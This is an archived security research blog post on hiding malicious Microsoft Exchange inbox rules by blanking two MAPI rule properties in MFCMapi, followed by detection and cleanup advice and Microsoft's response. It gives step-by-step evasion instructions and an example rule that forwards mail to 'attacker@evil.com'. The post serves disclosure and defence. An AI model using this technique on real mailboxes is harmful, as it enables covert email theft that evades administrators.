

# Hidden Inbox Rules in Microsoft Exchange – Compass Security Blog

Archived: 2026-04-05 14:51:12 UTC

## Contents

- [Introduction](#)
- [Attack](#)
  - [Overview](#)
  - [Step-by-Step](#)
- [Detection](#)
  - [Email Clients](#)
  - [Administration Tools](#)
  - [Exchange Compliance Features](#)
  - [MAPI Editor](#)
- [Eradication](#)
- [Microsoft Security Response Center](#)
- [Swiss Cyber Storm 2018](#)
- [Conclusion](#)
- [References](#)

## Introduction

---

In recent investigations, Compass recognized a raise in popularity for attackers to compromise Microsoft Exchange credentials. As one of the first steps after having obtained the credentials (most commonly through phishing), attackers created malicious inbox rules to copy in- and outgoing emails of their victim. The attacker's goal hereby was to guarantee access to emails even after the compromised credentials were changed.

Once a compromised account is detected, such malicious inbox rules are typically easy to spot and remove. In fact, they often represent valuable indicators of compromise that can be used to identify other compromised accounts.

In this article, we present an undocumented method that can be used to hide such inbox rules. These hidden rules remain functional, but are no longer visible in popular email clients and Exchange administration tools (on-premise and Office365 environments). The described method comes from our own research and has so far not been observed in the wild. However, similar methods might exist and could be used by cyber criminals.


In case of a compromised Exchange account, changing credentials might not be enough to stop the leakage of sensitive information. This article shows that the situation might even be worse, in the sense that not even a search for suspicious rules by your Exchange administrator, might be sufficient. An in-depth forensic investigation might be required.

## Attack

---

### Overview

The attack consists of the following 5 steps:



The main focus of this article lies on step 4. The described method for hiding inbox rules, was – to the best of our knowledge – so far undocumented. Step 4 has therefore been reported to Microsoft’s Security Response Center. Their reply is included later on in this article.


### Step-by-Step

#### Steps 1/2

We assume that an attacker successfully completed steps 1 and 2, meaning that she has opened the victim’s mailbox in Outlook.


#### Steps 3

As a next step, the attacker uses Outlook’s wizard to create a rule on the victim’s inbox. For example, the following rule could copy all incoming emails and forward them to an attacker-controlled address.



Creating an inbox rule in Outlook

After finishing the wizard, the newly created rule is enabled and visible in Outlook's "Rules and Alerts" dialog.



Showing the inbox rule in Outlook

#### Steps 4

In step 3, the attacker created a regular inbox rule to steal a victim's incoming emails. The goal of step 4 is to hide this rule. With hiding we mean that the rule remains functional, but is neither displayed in popular email clients (such as Outlook and OWA), nor is it returned by Exchange administration tools (e.g. Exchange Management Shell).

To achieve this, the attacker makes use of Microsoft's Messaging API. MAPI is a middleware that messaging applications (such as Outlook) can use to access the messaging subsystem of Windows. To demonstrate the attack of making an inbox rule hidden, we use a MAPI client called "MFCMapi" (recently renamed to "Microsoft Exchange Server Messaging API Editor") [Ref. #1]. MFCMapi allows us to view and set low-level contents (raw data) of underlying Exchange storage databases.

The screenshot below shows the raw inbox rule, created in step 3, opened in MFCMapi.

Inbox (Hidden Contents): Display Name Not Found

Received	Submitted	Message Class	Size	Message Flags	EID	Longterm EID
06:01:59 20.07.2018	06:01:59 20.07.2018	IPM.RuleOrganizer	2429	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
06:48:40 20.07.2018	06:48:40 20.07.2018	IPM.Rule.Version2.Mess	2104	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
02:38:24 19.07.2018	02:38:24 19.07.2018	IPM.Microsoft.Migratio...	1084	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
06:33:18 20.07.2018	06:33:18 20.07.2018	IPM.MessageManager	1258	1088 (MSGFLAG_ASSOCI...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
08:10:46 19.07.2018	08:10:46 19.07.2018	IPM.ExtendedRule.Mess	1682	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
02:38:24 19.07.2018	02:38:24 19.07.2018	IPM.Configuration.Table...	1354	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0

Name	Other Names	Tag	Type	Value	Value (alternate view)	Smart
PR_REPLICA_VERSION		0x664B0014	PT_I8	0x0F000005:0x834F0FC8	1080863934246752200	
PR_RTF_COMPRESSED	PidTagRtfCompressed, ptagRTFC...	0x1009000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO	Body: Open to view	
PR_RTF_IN_SYNC	PidTagRtfInSync, ptagRtfInSync	0x0E1F000B	PT_BOOLEAN	False		
PR_RULE_MSG_LEVEL	PidTagRuleMessageLevel, ptagRul...	0x65ED0003	PT_LONG	0	0x0	
PR_RULE_MSG_NAME	PR_RULE_MSG_NAME_A, PidTagR...	0x65EC001E	PT_STRING8	DangerousForward	cb: 16 lpb: 44616E6765726F757346...	
PR_RULE_MSG_PROVIDER	PR_RULE_MSG_PROVIDER_A, ptag...	0x65EB001E	PT_STRING8	RuleOrganizer	cb: 13 lpb: 52756C654F7267616E69...	
PR_RULE_MSG_PROVIDER_DATA	PidTagRuleMessageProviderData, ...	0x65EE0102	PT_BINARY	cb: 16 lpb: 010000001000000BCB...	.....¼«»»«\$â@	
PR_RULE_MSG_SEQUENCE	PidTagRuleMessageSequence, pta...	0x65F30003	PT_LONG	10	0xA	
PR_RULE_MSG_STATE	PidTagRuleMessageState, ptagRul...	0x65E90003	PT_LONG	1	0x1	Flags:
PR_RULE_MSG_USER_FLAGS	PidTagRuleMessageUserFlags, pta...	0x65EA0003	PT_LONG	0	0x0	
PR_SEARCH_KEY	PidTagSearchKey, ptagSearchKey	0x300B0102	PT_BINARY	cb: 16 lpb: CC980A5F854A94438F3...	ì,.,J.C8[°òK.	
PR_SENDER_ADDRTYPE	PR_SENDER_ADDRTYPE_A, PR_SE...	0x0C1E000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENDER_EMAIL_ADDRESS	PR_SENDER_EMAIL_ADDRESS_A, ...	0x0C1F000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENDER_ENTRYID	PidTagSenderEntryId, ptagSender...	0x0C19000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENDER_NAME	PR_SENDER_NAME_A, PR_SENDE...	0x0C1A000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENSITIVITY	PidTagSensitivity, ptagSensitivity	0x00360003	PT_LONG	0	0x0	Flags:
PR_SENT_REPRESENTING_ADD...	PR_SENT_REPRESENTING_ADDRT...	0x0064000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENT_REPRESENTING_EMAIL...	PR_SENT_REPRESENTING_EMAIL...	0x0065000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENT_REPRESENTING_ENTR...	PidTagSentRepresentingEntryId, p...	0x0041000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENT_REPRESENTING_NAME	PR_SENT_REPRESENTING_NAME...	0x0042000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		

Properties retrieved from item Items: 13 Properties: 89

Opening inbox rule in MFCMapi

The whole magic for making the rule hidden, is to empty the following 2 properties of the inbox’s “Associated Content Table”:

- PR\_RULE\_MSG\_NAME ← Empty ANSI String
- PR\_RULE\_MSG\_PROVIDER ← Empty ANSI String

Received	Submitted	Message Class	Size	Message Flags	EID	Longterm EID
06:01:59 20.07.2018	06:01:59 20.07.2018	IPM.RuleOrganizer	2429	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
06:48:40 20.07.2018	06:48:40 20.07.2018	IPM.Rule.Version2.Mess	2050	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
02:38:24 19.07.2018	02:38:24 19.07.2018	IPM.Microsoft.Migratio...	1084	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
06:33:18 20.07.2018	06:33:18 20.07.2018	IPM.MessageManager	1258	1088 (MSGFLAG_ASSOCI...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
08:10:46 19.07.2018	08:10:46 19.07.2018	IPM.ExtendedRule.Mess	1682	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0
02:38:24 19.07.2018	02:38:24 19.07.2018	IPM.Configuration.Table...	1354	1097 (MSGFLAG_READ   ...	cb: 42 lpb: EF00000DC8...	cb: 70 lpb: 0

Name	Other Names	Tag	Type	Value	Value (alternate view)	Smart
PR_RTF_COMPRESSED	PidTagRtfCompressed, ptagRTFC...	0x1009000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO	Body: Open to view	
PR_RTF_IN_SYNC	PidTagRtfInSync, ptagRtfInSync	0x0E1F000B	PT_BOOLEAN	False		
PR_RULE_MSG_LEVEL	PidTagRuleMessageLevel, ptagRul...	0x65ED0003	PT_LONG	0	0x0	
PR_RULE_MSG_NAME	PR_RULE_MSG_NAME_A, PidTagR...	0x65EC001E	PT_STRING8			
PR_RULE_MSG_PROVIDER	PR_RULE_MSG_PROVIDER_A, ptag...	0x65EB001E	PT_STRING8			
PR_RULE_MSG_PROVIDER_DATA	PidTagRuleMessageProviderData, ...	0x65EE0102	PT_BINARY	cb: 16 lpb: 0100000001000000BCB...	.....?/4>>><<Sâ@	
PR_RULE_MSG_SEQUENCE	PidTagRuleMessageSequence, pta...	0x65F30003	PT_LONG	10	0xA	
PR_RULE_MSG_STATE	PidTagRuleMessageState, ptagRul...	0x65E90003	PT_LONG	1	0x1	Flags:
PR_RULE_MSG_USER_FLAGS	PidTagRuleMessageUserFlags, pta...	0x65EA0003	PT_LONG	0	0x0	
PR_SEARCH_KEY	PidTagSearchKey, ptagSearchKey	0x300B0102	PT_BINARY	cb: 16 lpb: CC980A5F854A94438F3...	ï._J.C8 °K.	
PR_SENDER_ADDRTYPE	PR_SENDER_ADDRTYPE_A, PR_SE...	0x0C1E000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENDER_EMAIL_ADDRESS	PR_SENDER_EMAIL_ADDRESS_A, ...	0x0C1F000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENDER_ENTRYID	PidTagSenderEntryId, ptagSender...	0x0C19000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENDER_NAME	PR_SENDER_NAME_A, PR_SENDE...	0x0C1A000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENSITIVITY	PidTagSensitivity, ptagSensitivity	0x00360003	PT_LONG	0	0x0	Flags:
PR_SENT_REPRESENTING_ADD...	PR_SENT_REPRESENTING_ADDRT...	0x0064000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENT_REPRESENTING_EMAL...	PR_SENT_REPRESENTING_EMAIL_...	0x0065000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENT_REPRESENTING_ENTR	PidTagSentRepresentingEntryId, p...	0x0041000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SENT_REPRESENTING_NAME	PR_SENT_REPRESENTING_NAME_...	0x0042000A	PT_ERROR	Err: 0x8004010F=MAPI_E_NOT_FO		
PR_SOURCE_KEY	PidTagSourceKey	0x65E00102	PT_BINARY	cb: 32 lpb: D370D8E400E75941946	Ä.ÛE - VA. mK0P f. A	

Properties retrieved from item Items: 13 Properties: 91

### Tampering rule properties in MFCMapi

As we will see in a moment, deleting this 2 properties makes an inbox rule invisible to common messaging applications, as well as to Exchange administration tools.

Such an inbox rule is therefore much more difficult to detect, both from the perspective of a victim, but also from its administrator.

### Steps 5


How to take advantage of a stealthy forwarding rule is outside the scope of this article.

**Note:** To automate the described attack, steps 2-4 could be scripted. Analogous to some messaging applications (e.g. Outlook), remote access to mailboxes could be handled using the MAPI over HTTP protocol [Ref. #2].

## Detection


### Email Clients

When looking back at Outlook, the inbox rule, tampered in step 4, no longer appears. Also, Outlook does not show any warnings giving the victim an indication of a corrupted inbox rule.



Showing the tampered inbox rule in Outlook

The same applies for Outlook Web Access (OWA).



Showing the tampered inbox rule in OWA

## Administration Tools

Next, we show that the tampered rule is not returned in the Exchange Management Shell (EMS). The EMS is a command line interface that enables administrators to manage Exchange servers.

With the EMS, inbox rules and their properties can be listed using the “Get-InboxRule” cmdlet. The below screenshot shows the regular inbox rule that the attacker created in step 3 above.

```
[PS] C:\Windows\system32>Get-InboxRule -Mailbox alice.huser@compass-security.com | FL
RunspaceId          : 8716ed6b-47c2-4c11-a8b7-625a45ea03b5
Description          : Take the following actions:
                    : forward the message to 'attacker@evil.com' as an attachment
Enabled             : True
Identity            : 
InError             : False
Name                : DangerousForward
Priority            : 1
RuleIdentity        : 18009833803240439809
SupportedByTask     : True
```

Listing the regular inbox rules using the EMS

After the attacker performed step 4, i.e. after she cleared the afore mentioned properties, the rule is no longer returned. Despite still being functional, the rule does therefore not popup to an administrator using the EMS (or other admin tools relying on the EMS) while investigate a suspicious mailbox.

```
[PS] C:\Windows\system32>Get-InboxRule -Mailbox alice.huser@compass-security.com | FL
[PS] C:\Windows\system32>
```

Listing the tampered inbox rule using the EMS

Even a Microsoft-provided PowerShell script [Ref. #3], recommended for investigating compromised accounts, relies on the mentioned cmdlet. The script is therefore not usable to detect or remove any inbox rules made hidden with the here listed method.

```
function Disable-MailforwardingRulesToExternalDomains($supn) {
    Write-Output "#####"
    Write-Output "Disabling mailforwarding rules to external domains for the affected user $supn."
    Write-Output "We found the following rules that forward or redirect mail to other accounts: "
    Get-InboxRule -Mailbox $supn | Select Name, Description, Enabled, Priority, ForwardTo, ForwardAsAttachmentTo, RedirectTo, DeleteMessage
    Get-InboxRule -Mailbox $supn | Where-Object {((($_.Enabled -eq $true) -and ((($_.ForwardTo -ne $null) -or ($_.ForwardAsAttachmentTo -ne $null) -or ($_.RedirectTo -ne $null) -or ($_.DeleteMessage -ne $null))))}
    #Clean-up disabled rules
    #Get-InboxRule -Mailbox $supn | Where-Object {(((($_.ForwardTo -ne $null) -or ($_.ForwardAsAttachmentTo -ne $null) -or ($_.RedirectTo -ne $null) -or ($_.DeleteMessage -ne $null))))}
    Write-Output "#####"
    Write-Output "Aight. We've disabled all the rules that move your email to other mailboxes. "
}
```

Microsoft’s PowerShell script to remediate breached accounts relies on the “Get-InboxRule” cmdlet

**Note:** The help of the “Get-InboxRule” cmdlet lists a flag named “IncludeHidden”. However, when showing the help in full details (Get-Help Get-InboxRule -full), one can see that the flag is reserved for Microsoft internal use. It is therefore not usable to detect rules that were made hidden by the method described in step 4.

```
-IncludeHidden <SwitchParameter>
  This parameter is reserved for internal Microsoft use.

Required?           false
Position?          Named
Default value
Accept pipeline input?  False
Accept wildcard characters? false
```

Showing the “IncludeHidden” flag of the Get-InboxRule cmdlet

### Exchange Compliance Features


Evidence of hidden forwarding rules, transferring messages to other mailboxes, might be found in the “Message Tracking” compliance features of Exchange (enabled by default). The logs will include an entry for each forwarded message. Note however that rules with other actions, such as deleting selected messages before being read by the victims, would not be tracked by “Message Tracking”.

### MAPI Editor

The currently only way known to us, how to reliably detect hidden inbox rules, is through the use of a MAPI editor such as “MFCMapi”. The tool allows us to get raw access to the underlying storage database and to list corrupted or suspicious rules.

### Eradication

The best way to remove hidden inbox rules is again through a MAPI editor such as “MFCMapi”. Alternatively, you can run Outlook with the “/cleanrules” flag. This however removes all the rules on the corresponding mailbox (not only the hidden ones).



Clearing inbox rules in Outlook

Unfortunately, both these methods are not easily applicable corporation-wide (but only on individual mailboxes).

### Microsoft Security Response Center

We informed the security response center of Microsoft about the identified way to hide inbox rules. Here is what they replied:

*“[...] Our engineering team investigated the behavior that you described. They determined that it is not considered a security issue because it requires control of the account to create these rules. However, they are considering ways to improve the software in the future.”*

*“[...] MSRC will not be tracking the issue and we won't have future updates about it [...]”*

We will leave the reply without further comment. Be aware that in case of a compromised Exchange account, solely changing the accounts credentials and reviewing inbox rules by your administrator might not necessarily stop an attacker from gaining access to a victim's emails. An in-depth forensic investigation might be required.

## Swiss Cyber Storm 2018

---

Compass Security is a Silver Sponsor at this year's Swiss Cyber Storm security conference [Ref. #4]. We will have a talk where we further elaborate on the topic of hidden inbox rules. Join us for the talk, or visit our booth and play a round of darts to win some beers.

## Conclusion

---

